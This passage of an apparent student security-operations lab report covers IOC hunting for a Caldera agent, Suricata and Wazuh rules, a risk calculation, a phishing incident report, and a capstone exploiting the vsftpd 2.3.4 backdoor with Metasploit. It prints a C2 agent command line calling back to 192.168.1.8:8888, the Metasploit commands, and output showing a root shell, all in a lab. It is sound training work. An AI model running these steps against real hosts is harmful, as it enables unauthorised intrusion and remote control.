"5836","724","SearchApp.exe","C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\Se
archApp.exe","""C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe""
-ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca","10/11/2025 5:49:09 AM"
"7116","724","TextInputHost.exe","C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2tx
yewy\TextInputHost.exe","""C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\Te
xtInputHost.exe"" -ServerName:InputApp.AppXk0k6mrh4r2q0ct33a9wgbez0×7v9cz5y.mca","10/11/2025
5:50:34 AM"
"1272","7000","powershell.exe","C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",""
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"" ","10/11/2025 5:51:07 AM"
"7112","724","ShellExperienceHost.exe","C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txye
wy\ShellExperienceHost.exe","""C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellE
xperienceHost.exe"" -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca","10/11/2025 5:5
3:16 AM"
"1928","724","SearchApp.exe","C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\Se
archApp.exe","""C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe""
-ServerName:ShellFeedsUI.AppX88fpyyrd21w8wqe62wzsjh5agex7tf1e.mca","10/11/2025 6:29:44 AM"
"6436","1272","splunkd.exe","C:\Users\Public\splunkd.exe","""C:\Users\Public\splunkd.exe"" -s
erver http://192.168.1.8:8888 -group red ","10/11/2025 6:31:17 AM"
"4736","1272","splunkd.exe","C:\Users\Public\splunkd.exe","""C:\Users\Public\splunkd.exe"" -s
erver http://192.168.1.8:8888 -group red","10/11/2025 6:34:39 AM"
"3204","7000","powershell.exe","C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",""
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"" ","10/11/2025 7:05:51 AM"

══ Top remote IPs ══
     36 0
     14 443
      2 8888
      1 RemotePort
```

Figure 23: *showing iocs.txt file*

Key IOC

- **File:** C:\Users\Public\splunkd.exe
- **SHA256:** 86F3FFFD7B30C0E8802E6483A6DC07A257A984902FE08766EB38926E89F5C09A
- **Size:** 7,563,264 bytes
- **Observed command line:** splunkd.exe -server http://192.168.1.8:8888 -group red
- **Agent PIDs seen earlier:** 6436, 4736
- **Callback/C2:** 192.168.1.8:8888

Containment & next steps

1. Stop agent processes (Windows elevated PowerShell): Stop-Process -Id 6436,4736 -Force.
2. Block outbound C2: New-NetFirewallRule -DisplayName "Block_Caldera_C2" -Direction Outbound -Action Block -RemoteAddress 192.168.1.8 -RemotePort 8888 -Protocol TCP.
3. Preserve artifacts (forensic copy done), export Velociraptor artifacts if required: Windows.System.Pslist, Windows.Network.Netstat.
4. Submit splunkd_forensics.exe to sandbox/AV for dynamic analysis and expand IOC list.
5. Hunt for persistence (scheduled tasks, Run keys, services) and collect registry/startup artifacts.

```
┌──(kali㉿kali)-[~/caldera_data]
└─$ ls -lh ~/caldera_data/iocs.txt
sed -n '1,200p' ~/caldera_data/iocs.txt

-rw-rw-r-- 1 kali kali 466 Oct 11 02:47 /home/kali/caldera_data/iocs.txt
FILEPATH: C:\Users\Public\splunkd.exe
FILENAME: splunkd_forensics.exe
SHA256: 86F3FFFD7B30C0E8802E6483A6DC07A257A984902FE08766EB38926E89F5C09A
SIZE_BYTES: 7563264
PIDS_OBSERVED: 6436,4736
C2_ENDPOINTS_OBSERVED: 192.168.1.8:8888
TIMESTAMP_OBSERVED: 2025-10-11 (see CSV timestamps)
NOTES: Go-built Sandcat variant (Go build ID present); binary contains HTTP/HTTP2/SSH-related
 code paths. CSV artifacts: processes.csv, netstat.csv, tasklist.csv collected and analyzed.

┌──(kali㉿kali)-[~/caldera_data]
└─$ cat > ~/caldera_data/iocs.txt <<'EOF'
heredoc> EOF
```

Figure 24: *Consolidated IOC summary exported to iocs.txt showing file metadata, observed PIDs, and C2 endpoint for splunkd_forensics.exe.*

Artifact Collection

Velociraptor queries:

- SELECT * FROM processes;
- SELECT * FROM netstat;

Exported results were analyzed for Indicators of Compromise (IOCs).

5. Network Defense with Open-Source Tools

Tools Used: Suricata

Objective

To configure Suricata for malicious IP blocking and map alerts to MITRE ATT&CK.

Procedure

Created a custom Suricata rule:

drop ip 192.168.1.100 any -> any any (msg:"Block Malicious IP"; sid:1000001;)

Tested the rule by initiating a ping from another VM.

Alert	Tactic	Technique	Notes
Block Malicious IP	Defense Evasion / IPS	T1071	Dropping malicious traffic to block communication with attacker IP

```
  GNU nano 8.6                /etc/suricata/rules/local.rules
drop ip 192.168.1.12 any → any any (msg:"Block Malicious IP"; sid:1000001;)
```

Figure 25: *Suricata rule configuration to block a malicious IP (192.168.1.100) using a custom drop rule.*

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.12

PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.107 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=0.030 ms
64 bytes from 192.168.1.12: icmp_seq=5 ttl=64 time=0.037 ms
64 bytes from 192.168.1.12: icmp_seq=6 ttl=64 time=0.038 ms
64 bytes from 192.168.1.12: icmp_seq=7 ttl=64 time=0.038 ms
64 bytes from 192.168.1.12: icmp_seq=8 ttl=64 time=0.057 ms
64 bytes from 192.168.1.12: icmp_seq=9 ttl=64 time=0.046 ms
```

Figure 26: *Testing the Suricata rule by pinging the blocked IP from another VM to verify network defense functionality.*




Figure 27: *Mapping Suricata alerts to MITRE ATT&CK techniques, showing a suspicious HTTP alert associated with Command and Control (T1071).*

6. Risk Assessment Practice

Tool Used: Google Sheets

Objective

To calculate the Annualized Loss Expectancy (ALE) for a ransomware scenario.

Given:

- SLE = $10,000
- ARO = 0.2

Calculation:

ALE = SLE × ARO = $10,000 × 0.2 = $2,000

Metric	Value	
SLE	10000	
ARO	0.2	
ALE	2000	
ALE = SLE × ARO = 10,000 × 0.2 = 2,000		

Figure 28: *Google Sheets screenshot: ALE calculation*

Additionally, a **5×5 Risk Matrix** was created to visualize impact vs. likelihood.

Likelihood \ Impact	Very Low	Low	Medium	High	Very High
Very Likely	Medium	High	High	Very High	Very High
Likely	Low	Medium	High	High	Very High
Possible	Low	Medium	Medium	High	High
Unlikely	Very Low	Low	Medium	Medium	High
Very Unlikely	Very Low	Very Low	Low	Medium	Medium

Figure 29: *Risk Matrix Depicting Ransomware Scenario Risk Level*.

7. Incident Response Report Creation

1. Executive Summary

On **07/10/2025**, a simulated phishing email targeting internal users was detected by the security monitoring team. The email attempted to lure users into clicking a malicious link. Immediate containment measures were applied to prevent compromise, followed by recovery steps to ensure system integrity. The incident was documented, analyzed, and mitigated according to the SANS incident response framework.

2. Incident Timeline

Time	Action	Responsible
10:00 AM	Phishing email reported by user	User & Security Team
10:15 AM	Incident logged in tracking system	Security Analyst
10:30 AM	Affected system isolated	Incident Response Team
11:00 AM	Logs reviewed, indicators of compromise (IOCs) identified	Security Analyst
11:30 AM	Recovery initiated	IT Support

3. Mitigation Steps

1. Blocked malicious sender in email gateway.
2. Isolated any affected endpoints.
3. Reset passwords of users who clicked the phishing link.
4. Updated anti-phishing rules and conducted awareness training.

4. Flowchart of Incident Response Process




Figure 30: *Incident Response Flowchart (Detection → Containment → Recovery).*

5. Lessons Learned / Recommendations

- Improve email filtering and anti-phishing rules.
- Conduct regular phishing awareness training for staff.
- Implement periodic simulated phishing campaigns to test readiness.

8. Capstone Project: Full Incident Response Cycle

Tools Used: Metasploit, Wazuh, CrowdSec, Google Docs

Objective

To simulate an attack, detect, contain, and report the incident.

Attack Simulation

Exploited VSFTPD backdoor in Metasploitable2 using:

use exploit/unix/ftp/vsftpd_234_backdoor

Detection

Wazuh generated an alert:

Timestamp	Source IP	Alert Description	MITRE Technique
2025-10-09 11:00	192.168.1.100	VSFTPD backdoor exploit	T1190

Containment

Blocked attacker IP in CrowdSec and verified via ping test.

Reporting

The final incident response cycle demonstrated full attack detection and containment workflow using open-source tools. The VSFTPD backdoor exploit provided a realistic penetration scenario, which was promptly detected by Wazuh. Containment was achieved by isolating the attack source using CrowdSec. Findings confirmed the value of integrating detection and response mechanisms across multiple layers. Recommendations include regular vulnerability scanning, automated alerting, and user awareness programs to strengthen organizational resilience.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.9
rhosts => 192.168.1.9
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.9:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.9:21 - The port used by the backdoor bind listener is already o
pen
[+] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:45941 → 192.168.1.9:6200) a
t 2025-10-09 07:56:06 -0400
```

Figure 31: *Successful exploitation of VSFTPD 2.3.4 backdoor on target (Metasploitable2) using Metasploit*

```
GNU nano 8.6            /var/ossec/etc/rules/local_rules.xml
<?xml version="1.0" encoding="UTF-8"?>
<rules>
  <group name="local">

    <rule id="100001" level="5">
      <if_sid>5716</if_sid>
      <srcip>1.1.1.1</srcip>
      <description>sshd: authentication failed from IP 1.1.1.1.</description>
      <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
    </rule>

    <rule id="100100" level="10">
      <match>VSFTPD 2\.3\.4 backdoor exploit detected</match>
      <description>VSFTPD 2.3.4 backdoor exploit detected</description>
      <group>attack,vsftpd</group>
    </rule>

  </group>
</rules>
```

Figure 32 : *Contents of local_rules.xml with the custom detection rule for VSFTPD backdoor*

```
┌──(kali㉿kali)-[~]
└─$ sudo tail -f /var/ossec/logs/alerts/alerts.log

User: root(uid=0)
Oct 10 18:25:24 kali sudo[94534]: pam_unix(sudo:session): session opened for user
 root(uid=0) by kali(uid=1000)
uid: 1000

** Alert 1760120726.476533: - pam,syslog,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_
IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,ts
c_CC7.3,
2025 Oct 10 14:25:26 kali→journald
Rule: 5502 (level 3) → 'PAM: Login session closed.'
User: root
Oct 10 18:25:24 kali sudo[94534]: pam_unix(sudo:session): session closed for user
 root

** Alert 1760120728.476892: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6
,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_
AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 10 14:25:28 kali→journald
Rule: 5402 (level 3) → 'Successful sudo to ROOT executed.'
User: root
Oct 10 18:25:28 kali sudo[94679]:     kali : TTY=pts/3 ; PWD=/home/kali ; USER=ro
ot ; COMMAND=/usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
tty: pts/3
pwd: /home/kali
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1760120728.477447: - pam,syslog,authentication_success,pci_dss_10.2.5,gp
g13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7
,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 10 14:25:28 kali→journald
```

Figure 33: *Wazuh raw log excerpt*

```
┌──(kali㉿kali)-[~]
└─$ sudo grep "VSFTPD" /var/log/syslog

VSFTPD 2.3.4 backdoor exploit detected
VSFTPD 2.3.4 backdoor exploit detected
VSFTPD 2.3.4 backdoor exploit detected
```

Figure 34: */var/log/syslog showing the VSFTPD backdoor exploit log entry.*

Conclusion

This series of practical exercises showcased a complete security operations workflow from detection and hunting to incident response and risk assessment using open-source tools. The activities reinforced the importance of continuous monitoring, vulnerability management, and coordinated response efforts in modern cybersecurity operations.